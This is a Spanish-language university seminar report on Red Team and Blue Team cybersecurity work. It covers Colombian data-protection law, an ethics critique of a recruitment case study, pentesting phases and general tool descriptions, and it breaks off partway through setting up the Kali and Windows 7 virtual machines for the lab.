Capacidades Técnicas Legales y de Gestión para Equipos Red Team & Blue Team

Curso: Equipos Estratégicos en Ciberseguridad: Red Team & Blue Team - (202337164A_1715)

Javier Santiago Mendoza Cortés

Tutor:

Ever Luis Arroyo Barón

Universidad nacional abierta y a distancia – UNAD

Escuela de ciencias básicas, tecnología e ingeniería - ECBTI

Seminario Especializado

Bogotá

2024

Dedicatoria

Agradezco a mis seres queridos, por ser mi fuente constante de apoyo y motivación durante el desarrollo de este proyecto. A mis mentores y docentes, quienes con su guía y experiencia me han inspirado a explorar los desafíos de la ciberseguridad y su impacto en los sistemas críticos.

Resumen

Los equipos Blue Team son el grupo encargado de la defensa cibernética dentro de una organización. Su principal objetivo es proteger los sistemas, redes y datos frente a ataques y amenazas externas e internas. Para ello, implementan estrategias de detección, prevención y mitigación de riesgos. Dentro de las características principales de Blue Team está la aplicación de defensa perimetral y de Red donde se podría realizar la implementación de cortafuegos, sistemas de detección de intrusos (IDS) y prevención de intrusos (IPS). Otros factores de contra es la monitorización y respuesta por lo cual se aplicaría la supervisión continua de los eventos de seguridad mediante herramientas SIEM (Security Information and Event Management) para detectar anomalías. La aplicación de gestores de vulnerabilidades donde se busca la realización de auditorías y análisis regulares de vulnerabilidades, aplicando parches y actualizaciones. La Implementación de seguridad de la infraestructura y aplicación de políticas de control de acceso, autenticación multifactor y cifrado de datos. Por último, pero de vital importancia, la educación y capacitaciones constantes de los empleados para reducir el riesgo de ataques como el phishing, recordemos que uno de los puntos más vulnerables en un sistema es el factor humano.

El Red Team es el grupo encargado de simular ataques cibernéticos para identificar debilidades en la infraestructura de una organización. Este equipo utiliza las mismas tácticas, técnicas y procedimientos que un atacante real, con el objetivo de evaluar la efectividad de las defensas implementadas por el Blue Team. Este equipo ejecuta escenarios para la utilización de herramientas y técnicas para realizar ataques dirigidos, como el uso de phishing, explotación de vulnerabilidades y movimientos laterales dentro de la red. Identifica puntos débiles en la infraestructura, aplicaciones y configuraciones con mayores falencias, aplica técnicas avanzadas para evitar la

detección y mantener el acceso al sistema comprometido durante el mayor tiempo posible. Los escenarios planteados generan una simulación real de ataques de intrusión para evaluar la resistencia de los sistemas frente a accesos no autorizados.

***Palabras clave**:* detección, prevención, control de acceso y mitigación de riesgos.

Abstract

Blue Teams are the group responsible for cyber defense within an organization. Their main objective is to protect systems, networks, and data from external and internal attacks and threats. To achieve this, they implement risk detection, prevention, and mitigation strategies. Among the main features of Blue Teams is the application of perimeter and network defense, which could include the implementation of firewalls, intrusion detection systems (IDS), and intrusion prevention systems (IPS). Other counter-factors include monitoring and response, which would involve continuous monitoring of security events using SIEM (Security Information and Event Management) tools to detect anomalies. Vulnerability managers are implemented, which seek to conduct regular vulnerability audits and scans, applying patches and updates. Infrastructure security is implemented, and access control policies, multi-factor authentication, and data encryption are applied. Last but not least, ongoing employee education and training is key to reducing the risk of attacks like phishing. We remind you that one of the most vulnerable points in a system is the human factor.

The Red Team is the group in charge of simulating cyberattacks to identify weaknesses in an organization's infrastructure. This team uses the same tactics, techniques, and procedures as a real attacker, with the goal of evaluating the effectiveness of the defenses implemented by the Blue Team. This team runs scenarios for the use of tools and techniques to carry out targeted attacks, such as phishing, vulnerability exploitation, and lateral movement within the network. It identifies weak points in the infrastructure, applications, and configurations with the greatest flaws, and applies advanced techniques to avoid detection and maintain access to the compromised system for as long as possible. The scenarios presented generate realistic simulations of intrusion attacks to evaluate the systems' resilience against unauthorized access.

Keywords: detection, prevention, access control, and risk mitigation

Tabla de contenido

Lista de Figuras

Introducción

En el contexto actual de la ciberseguridad, las amenazas informáticas son cada vez más sofisticadas y complejas. En este sentido, el trabajo del equipo de Red Team se centra en identificar vulnerabilidades en el sistema mediante ataques simulados, proporcionando valiosa información para reforzar la infraestructura de seguridad. Partiendo de los resultados obtenidos en este tipo de ejercicios, surge la necesidad de implementar medidas de hardenización que eviten que tales ataques se repitan. ¿Qué medidas preventivas y reactivas podemos aplicar para fortalecer la seguridad y proteger nuestros sistemas de futuras intrusiones? Este es un desafío clave, especialmente cuando se trabaja con sistemas como Windows 7, que ya no reciben actualizaciones de seguridad, convirtiéndolos en objetivos fáciles para los atacantes.

Además de fortalecer las defensas a nivel de infraestructura, es importante comprender la dinámica de los equipos dedicados a la protección de los sistemas. En este sentido, se diferencian las funciones de un equipo Blue Team, encargado de la prevención, y un equipo de respuesta a incidentes, que actúa cuando ya ha ocurrido un ataque, ambos equipos son esenciales para una estrategia integral de ciberseguridad, ya que trabajan en conjunto para minimizar los riesgos, responder ante incidentes y evitar que los ataques se repitan. Este enfoque integral, que incluye tanto medidas preventivas como reactivas, es crucial para enfrentar los desafíos que presenta el panorama actual de amenazas cibernéticas.

Objetivos

Objetivo General

Implementar medidas de hardenización y fortalecer las defensas de seguridad para prevenir y mitigar ataques informáticos, mejorando la respuesta ante incidentes y protegiendo los sistemas críticos de la organización.

Objetivos Específicos

Aplicar medidas de hardenización en el sistema operativo y protocolos vulnerables, como la desactivación de SMBv1 y la actualización de software crítico, para reducir la exposición a ataques conocidos.

Fortalecer la infraestructura de seguridad mediante la implementación de controles de acceso, políticas de contraseñas más estrictas y el uso de herramientas como firewalls, IPS y antivirus para contener ataques en tiempo real.

Establecer un plan de respuesta a incidentes informáticos, integrando un sistema SIEM para la detección temprana, análisis y recuperación eficiente ante posibles ciberamenazas.

Desarrollo de actividad

Marco Legal en Colombia

Ley 1755 de 2015 regula el derecho al acceso a la información pública, promoviendo la transparencia por parte de las entidades estatales y garantizando que los ciudadanos puedan acceder a la información pública, incluidos los datos personales de interés general, siempre y cuando se respete la norma de protección de datos. Adjunto dicha ley ya que dentro de mis actividades laborales evidencio el botón de transparencia que se encuentra visualizado en diversas entidades públicas las cuales están obligadas a brindar cierta información necesaria al público.

El Menú de transparencia y acceso a la información pública. Son canales que cumplen con los estándares y directrices para publicar la información señalada en la Ley 1712 del 2014 y la Resolución 1519 de 2020 del Ministerio de Tecnologías de la Información y Comunicaciones –MinTIC- sobre los requisitos en materia de acceso a la información pública, accesibilidad web, seguridad digital, y datos abiertos. (SFC, 2024).

La Ley 1266 de 2008 Regula el habeas data en el ámbito financiero y crediticio, estableciendo disposiciones sobre el manejo y tratamiento de la información crediticia, así como derechos para los titulares de los datos. (Ley1266, 2008).

La Ley 1008 de 2006 menciona a la protección de datos en el sector de salud, establece regulaciones sobre el manejo de información médica y garantiza la confidencialidad de los datos de los pacientes. (Ley1008, 2006).

Dentro de nuestra Constitución Política de Colombia en el artículo 15, establece el derecho a la intimidad y la protección de datos personales, sirviendo como base para las leyes de protección de datos en el país. Estas leyes y regulaciones juntas conforman un marco legal diseñado para proteger la información personal y sancionar comportamientos delictivos en el entorno digital en Colombia.

La Ley de 2010 de 2019 Introduce modificaciones al régimen penal para incluir delitos relacionados con el uso indebido de tecnologías, como el ciberacoso, el grooming y otros delitos que afectan a la integridad de las personas a través de medios digitales. Refuerza las sanciones por delitos informáticos, buscando persuadir estas conductas y brindando mayor protección a las víctimas.

Caso estudio propuesto para análisis de resultados sobre posibles escenarios que se puedan presentar en la vida real.

A continuación, se hace referencia a un caso estudio en el cual se manifiestan algunas contraindicaciones dentro de un proceso contractual, por consiguiente, se mencionan algunas falencias de aspectos legales conforme a lo estipulado en las características de reclutamiento de personal para desempeñar actividades como Red team y Blue team. El proceso contractual no es muy claro para la ejecución de actividades ya que no hacen mención específica del desarrollo de las mismas. Adicionalmente la contratación se realiza de manera poco ética ya que no se cuenta con un profesional jurídico constante, sino que, por lo contrario, el predecesor fue tachado de realizar maniobras poco legales y profesionales. Una vez identificadas las falencias, se proponen y describen algunos aspectos esenciales que se deben tratar con minuciosidad:

Dentro de uno de los párrafos del caso estudio, nos indica que "La organización aprovecha una serie de problemas que ha identificado en su interior y como prueba de admisión al equipo Red team y Blue team deciden clasificar una primera misión a la cual deberían dar respuesta en poco tiempo y trabajar bajo presión, 'característica' de estos equipos.", Se podría presentar una práctica de aprovechamiento de problemas internos de la organización como filtro para reclutar personal. Este tipo de prueba puede estar cerca de la retención o explotación laboral, al forzar a los candidatos a actuar bajo

presión sin una estructura clara ni justificación, lo cual puede considerarse antiético. Adicionalmente la falta de garantías laborales, no mencionan ningún tipo de compensación o acuerdo contractual para el desarrollo de esta "primera misión". La petición que se hace a los candidatos de realizar tareas laborales sin que existan contratos o garantías claras de empleo es ilegal en muchas jurisdicciones, ya que se podría interpretar como trabajo no remunerado.

En cuanto a lo mencionado en la validez legal del contrato, ya que fueron redactados “por un abogado despedido por procesos ilícitos" no hay certeza de que los contratos contengan clausulas morales y verídicas, por lo tanto, es de vital importancia que la gerencia tome medidas drásticas y redacten contratos nuevos o una revisión minuciosa de los actuales. La falta de revisión de estos contratos antes de la entrega a los futuros empleados es negligente, tanto desde una perspectiva ética como legal.

Desde mi punto de vista la falta de supervisión de contratos por parte de la gerencia es una señal de negligencia. Es ilegal e irresponsable entregar contratos sin revisiones ni correcciones cuando el propio contexto menciona que el abogado encargado fue despedido por procesos ilícitos. Esto implica una falta de diligencia que podría derivar en prácticas contractuales abusivas o fraudulentas. Sin mayor reparo no se tomaron las molestias en revisar los documentos del personal contratado, no se puede esperar gran cosa cuando se trate de condiciones laborales dignas ya que, al identificar un error tan garrafal como el mencionado, aumenta el riesgo de que los contratos contengan términos que sean desventajosos o incluso abusivos para los empleados.

Hoy en día la competitividad es mayor y el trabajo bajo presión es inherente a muchos roles, no se menciona si estas condiciones están alineadas con los derechos laborales de los empleados. Un entorno laboral que exige presión constante sin previsión de descansos o compensaciones puede violar regulaciones laborales que

protegen la salud mental y física de los empleados. Dentro de las solicitudes del caso estudio se menciona la instalación y ejecución de máquinas virtuales en los dispositivos personales de los futuros empleados; La instalación de máquinas virtuales debe seguir normas de seguridad y protección de datos personales. No se menciona si los candidatos o empleados recibirán capacitación adecuada sobre cómo manejar estas máquinas de forma segura ni si existen políticas claras de manejo de datos. Esto podría llevar a un uso indebido o inseguro de datos críticos e incluso la misma filtración de la compañía hacia sus postulantes invadiendo y recolectando o en el peor de los escenarios robando información de personal que ni siquiera se ha vinculado directamente a la empresa. La ley define datos personales y establece que cualquier información relacionada con una persona identificada o identificable es considerada datos personales. En el caso estudio, se propone y se hace mención de información sensible y confidencial, pero no especifica claramente cómo se manejarán los datos personales de los individuos involucrados en el proceso de reclutamiento. Si la información compartida incluye datos personales, esto puede contradecir la ley si no se cumple con los requisitos de consentimiento. Dentro de los principios de la legalidad, finalidad, libertad, veracidad, acceso y circulación restringida, seguridad, y confidencialidad se indica que la parte receptora no podrá divulgar información, pero no menciona cómo se asegura el cumplimiento de los principios de tratamiento, especialmente en relación con la finalidad y el consentimiento del uso de los datos personales.

El acuerdo no menciona explícitamente los derechos de los individuos cuyos datos pueden estar involucrados, ni cómo pueden ejercer esos derechos. Esto puede limitar la capacidad de los titulares para gestionar sus propios datos. Aunque se menciona la obligación de mantener la confidencialidad y proteger la información, no

detalla las medidas específicas que se implementarán para garantizar la seguridad de los datos personales, lo que podría poner en riesgo la información.

Dentro de las obligaciones se interpreta que al conocer información confidencial e ilegal no se permite denunciar ante las autoridades actividades sospechosas de espionaje o cualquier otro proceso en el cual intervenga la apropiación de información de terceros, acarreando complicidad y actos ilícitos ya que formaría parte de una colaboración directa en el encubrimiento de actos vandálicos.

Uno de los principios que se mencionan en el código de ética de COPNIA es que los ingenieros deben contribuir al bienestar de la sociedad. La inclusión de "datos de chuzadas, interceptación de información" como parte de la información confidencial sugiere que la empresa podría estar involucrada en actividades que dañan la confianza pública y los derechos de terceros, lo que vulnera este principio. Si bien, se permite que la información sensible sea manipulada o utilizada sin controles adecuados, puede facilitar la suplantación de identidad, al no tener claridad sobre quién puede acceder a la información.

Las disposiciones que limitan la denuncia de uso indebido de la información podrían hacer que la parte receptora no asuma la responsabilidad necesaria, vulnerando así el principio de responsabilidad establecido. Este acuerdo de confidencialidad al ser redactado por alguien que carece de pocos valores éticos y profesionales, es evidente que podría vulnerar varios artículos de la Ley 1273 al facilitar el encubrimiento de actividades ilegales, limitar la denuncia de irregularidades y no proporcionar suficientes garantías para la protección de datos sensibles. Esto plantea un riesgo tanto para la empresa como para las personas involucradas.

Al promover el encubrimiento de actividades ilegales, el acuerdo va en contra de los principios éticos fundamentales. Al permitir prácticas ilegales como la

interceptación de información, se compromete la ética profesional y se afecta a la sociedad. La implicación de actividades ilegales sugiere un interés oculto que afecta la objetividad de los profesionales involucrados. La no denuncia de abusos en el manejo de datos personales infringe los derechos de privacidad y protección de la información. El acuerdo no solo plantea serias implicaciones legales, sino que también contradice los principios éticos establecidos por el COPNIA y la Ley 1273, poniendo en riesgo la reputación de los profesionales involucrados y de la empresa.

En el CAPITULO II. DE LOS DEBERES Y OBLIGACIONES DE LOS PROFESIONALES. ARTÍCULO 31. DEBERES GENERALES DE LOS PROFESIONALES. En el literal f. del presente artículo de COPNIA indica lo siguiente: "Denunciar los delitos, contravenciones y faltas contra este Código de Ética, de que tuviere conocimiento con ocasión del ejercicio de su profesión, aportando toda la información y pruebas que tuviere en su poder.". De acuerdo a lo anterior y con las disposiciones impartidas en el anexo 3 se vería claramente vulnerada la normatividad al no denunciar las irregularidades presentadas en la compañía de estudio. (COPNIA, 2015).

¿Hasta qué punto las empresas de ciberseguridad deben tener acceso a información sensible de sus clientes durante una auditoría de seguridad, y cómo se puede garantizar que este acceso no sea explotado de manera indebida?

Como parte del desarrollo de actividades del seminario, la pregunta sobre acceso a la información, nos brinda una pauta y el alcance que se puede manejar ante una situación de auditoría y tratamiento de datos de manera adecuada. Una auditoría de ciberseguridad, de acuerdo con Jairo Andrés Valencia, líder de seguridad de la información en Pragma, es "una fotografía para conocer el estado actual de una empresa frente a sus riesgos cibernéticos".

Las empresas de ciberseguridad deben seguir el principio de "mínimo privilegio", accediendo solo a la información necesaria para realizar una auditoría. Esto minimiza el riesgo de exposición de datos sensibles. En tanto se siga los parámetros definidos en la auditoría, no debería estar sujetos a la solicitud de datos relevantes sobre algún cliente. Una de las funciones principales en una auditoría es conocer de fondo el proceso que se sigue ante la ejecución de actividades. (Sandhu, 1998)

Requerir informes claros y detallados de las actividades realizadas durante la auditoría puede ayudar a monitorear el uso de datos. ISO/IEC 27001:2013. Es fundamental contar con un consentimiento expreso del cliente sobre el acceso a información sensible. Cualquier recopilación adicional de datos, como la observación de comunicaciones o documentos estratégicos, debe estar claramente autorizada. La justificación presentada por los empleados de CyberFort para acceder a información confidencial no autorizada, argumentando que era para "garantizar la seguridad", no es aceptable si no hay un consentimiento claro. La ética profesional exige que las acciones de una empresa de ciberseguridad sean transparentes y alineadas con las expectativas del cliente.

El acceso de las empresas de ciberseguridad a información sensible debe ser limitado y regulado. Siguiendo prácticas recomendadas y referencias en el campo, se puede garantizar un manejo responsable y ético de la información durante las auditorías de seguridad.

Con el fin de prevenir explotaciones con la información suministrada en la auditoría, es de vital importancia que se firmen acuerdos que detallen las obligaciones de confidencialidad y el manejo de la información sensible.

Una opción adicional frente al resguardo de la información podría ser la implementación de cifrado, ya que es fundamental para proteger los datos más relevantes ya sea que estén en reposo o en tránsito.

La capacitación continua en ética y manejo de datos es crucial para el personal de las empresas de ciberseguridad. Las acciones de CyberFort Technologies, como se describe en el Anexo 7 – Escenario 2, resaltan la importancia de adherirse a altos estándares éticos y legales, así como la necesidad de establecer mecanismos de control robustos para evitar abusos. La confianza del cliente es fundamental, y cualquier violación puede tener consecuencias severas tanto para la reputación como para la legalidad de la empresa.

Etapas de pruebas de penetración o pentesting

Las pruebas de penetración, también conocidas como pentesting, son un conjunto de procedimientos estructurados que tienen como objetivo evaluar la seguridad de un sistema informático, con el fin de detectar vulnerabilidades y debilidades que podrían ser aprovechadas por un posible ciberdelincuente. A continuación, se presentan las fases del pentesting:

- Evaluación de la infraestructura y topología de red: Comprender la arquitectura de red de la entidad a diagnosticar e identificar puntos de acceso y posibles vulnerabilidades, así como analizar la configuración de los firewalls, IDS/IPS y sistemas de seguridad existentes.
- Pruebas de penetración internas y externas: Realizar pruebas de penetración tanto desde el exterior como desde el interior de la red para identificar posibles brechas de seguridad. Esto podría incluir

ataques simulados desde internet, así como pruebas de acceso físico y lógico en las instalaciones de las sedes.

- Análisis de vulnerabilidades y parcheo de sistemas: Identificar y remediar vulnerabilidades conocidas en sistemas operativos, aplicaciones y servicios. Esto puede incluir la aplicación de parches de seguridad, la actualización de software y la configuración segura de los sistemas.
- Revisión de políticas de seguridad y procedimientos: Evaluar y mejorar las políticas de seguridad de la empresa, incluyendo la gestión de contraseñas, el acceso de usuarios privilegiados, la monitorización de logs y la respuesta a incidentes.
- Pruebas de continuidad del negocio y recuperación ante desastres: Realizar pruebas de recuperación ante desastres para garantizar la disponibilidad y la integridad de los datos en caso de un incidente de seguridad. Esto incluye la validación de los procedimientos de respaldo y restauración de datos.
- Concientización y formación en seguridad: Capacitar al personal de la empresa sobre buenas prácticas de seguridad informática, conciencia de phishing y manejo adecuado de datos sensibles.
- Auditorías regulares de seguridad: Establecer un programa de auditorías de seguridad regulares para mantener la infraestructura protegida y cumplir con los estándares de seguridad aplicables.

Herramientas para realizar el proceso de penetración.

Una de las herramientas más utilizadas es NMAP la cual se caracteriza por su amplia gama de cualidades y aplicación en la administración de redes, donde mediante

la ejecución de comandos en Linux se puede identificar las direcciones IP y los puertos en la red de una organización. Nmap es una herramienta de código abierto, la cual puede mapear redes y puede ejecutar sus aplicaciones mediante la búsqueda de ayuda y la identificación de posibles vulnerabilidades y atacantes que se aprovechen de los puertos abiertos o servicios abiertos. Esta herramienta pude brindarnos facilidad en su desempeño y ejecución ya que es muy rápida y factible de manipular debido a que no requiere de grandes comandos y aplicación de código con gran dificultad. Nmap sirve para identificar cuando se estén ejecutando dispositivos en la red y de igual manera a través del escaneo en la red se descubren los puertos y servicios que estén abiertos, su capacidad de analizar y reconocer de manera casi inmediata todos los equipos tecnológicos como PC, Routers, Conmutadores, Servidores, impresoras y diversos dispositivos que estén unidos a la red mapeada.

Adicionalmente la herramienta proporciona información detallada de los dispositivos escaneados ya que cuenta con la característica de identificar el sistema Operativo de las máquinas y puede verificar la versión que se encuentra instalada. Nmap cuenta con una visual bastante amigable denominada Zenmap, con la que se pueden implementar mapeos en una red y así poder mejorar el uso y al momento de generar informes la tarea sea mucho más fácil. (FreecodeCamp, 2023).

Metasploit, es un framework de código abierto que permite desarrollar y ejecutar exploits contra sistemas remotos, siendo altamente valorado en pruebas de penetración y seguridad. Ofrece una extensa base de datos de exploits y módulos para simular ataques y herramientas para la post-explotación que facilitan el acceso privilegiado a sistemas comprometidos. Cuenta con una interfaz gráfica y una de línea de comandos, haciéndolo accesible tanto para principiantes como para expertos.

OpenVas: OpenVAS (Open Vulnerability Assessment System) es un framework de evaluación de vulnerabilidades que proporciona servicios completos para el escaneo de seguridad. Se basa en una serie de herramientas que permiten detectar vulnerabilidades en sistemas, trabajando como un escáner de vulnerabilidades de red y aplicaciones. OpenVAS utiliza una base de datos actualizada de pruebas para evaluar la seguridad de un sistema y reportar las vulnerabilidades detectadas. Incluye una interfaz de usuario web y permite a los usuarios programar escaneos, generar informes detallados sobre las vulnerabilidades encontradas y sugerir medidas para mitigarlas. Es especialmente valorado por su capacidad de realizar evaluaciones exhaustivas y su naturaleza de código abierto, lo que lo hace accesible para organizaciones de diversos tamaños.

ExploitDB: Es una base de datos en línea que incluye información sobre exploits y vulnerabilidades conocidas. Proporciona una colección extensa de exploits quelos investigadores y profesionales de seguridad pueden utilizar para probar sus sistemas. Además de exploits, ofrece documentos relacionados con vulnerabilidades (advisories) y código de ejemplo que ayuda a entender cómo funcionan ciertos ataques. Es una herramienta invaluable para mantenerse actualizado sobre nuevas vulnerabilidades y los métodos más recientes para explotarlas. Los usuarios pueden buscar exploits por tipo de software, fecha de publicación y otros criterios que facilitan la búsqueda de información específica.


CVE es un sistema de referencia que proporciona identificadores para vulnerabilidades y exposiciones de seguridad en software y hardware. Cada vulnerabilidad documentada en CVE recibe un identificador único (CVE ID), facilitando así su seguimiento y discusión entre profesionales de la seguridad y proveedores de software. CVE actúa como una lista de referencia que permite a los

usuarios identificar rápidamente información crítica sobre vulnerabilidades y exposiciones específicas, así como su impacto y posibles mitigaciones. Es ampliamente utilizado por herramientas de seguridad y sistemas de gestión de vulnerabilidades para correlacionar información sobre vulnerabilidades en sus evaluaciones. CVE es mantenido por el MITRE Corporation y es fundamental para la comunidad de ciberseguridad global, promoviendo un enfoque estandarizado para la identificación de vulnerabilidades.

Desarrollo de Laboratorio

Paso A: Descargar la herramienta virtualizadora “VirtualBox” en su última versión; Se descargó la siguiente versión VirtualBox-6.1.50-161033-Win debido a que en las versiones recientes el host principal se reinicia después de la ejecución e instalación del kali Linux.

Figura 1
Descarga aplicativo VirtualBox




Nota. Aplicativo de VirtualBox descargado previamente y extraído.

Figura 2
Instalación de VirtualBox

Aplicativo de VirtualBox instalado con su versión.

Paso B: Una vez se realice apertura del foro para el desarrollo de la actividad se procederá a compartir enlace de descarga de lo requerido para el montaje del banco de trabajo, las imágenes en formato. OVA las cuales se encuentran ya preconfiguradas para ser utilizadas en las actividades de carácter técnico. En las imágenes. OVA existe: Un sistema operativo windows y un sistema operativo Kali Linux


Figura 3
Descarga material "banco de trabajo"



Descarga del material requerido para el montaje del banco de trabajo


Paso C: Debe validar que exista comunicación entre cada una de las máquinas Windows con la máquina de Kali Linux, recuerde por favor no encender las tres máquinas al tiempo ya que puede colapsar los recursos hardware de su equipo host, encienda primero una máquina Windows y posterior a ello encienda la máquina Kali Linux.

Figura 4
Creación de Windows 7 en VirtualBox




Se realizó el proceso de creación acostumbrado para poder iniciar con la actividad propuesta en la guía.

Figura 5
Instalación de Windows 7 en VirtualBox



Una vez realizado el proceso de configuración inicial se visualiza el entorno gráfico del sistema operativo Windows 7.


Figura 6
Creación de kalilinux en VirtualBox



Se realizó el proceso de creación acostumbrado para poder iniciar con la actividad propuesta en la guía.

Figura 7


Instalación de Kali Linux en VirtualBox



Una vez realizado el proceso de configuración inicial se visualiza el entorno gráfico del sistema operativo Kalilinux donde se le asigna como se evidencia en la parte superior izquierda el nombre de Kali_seminario_jsmc finalizando con mis iniciales.

Figura 8

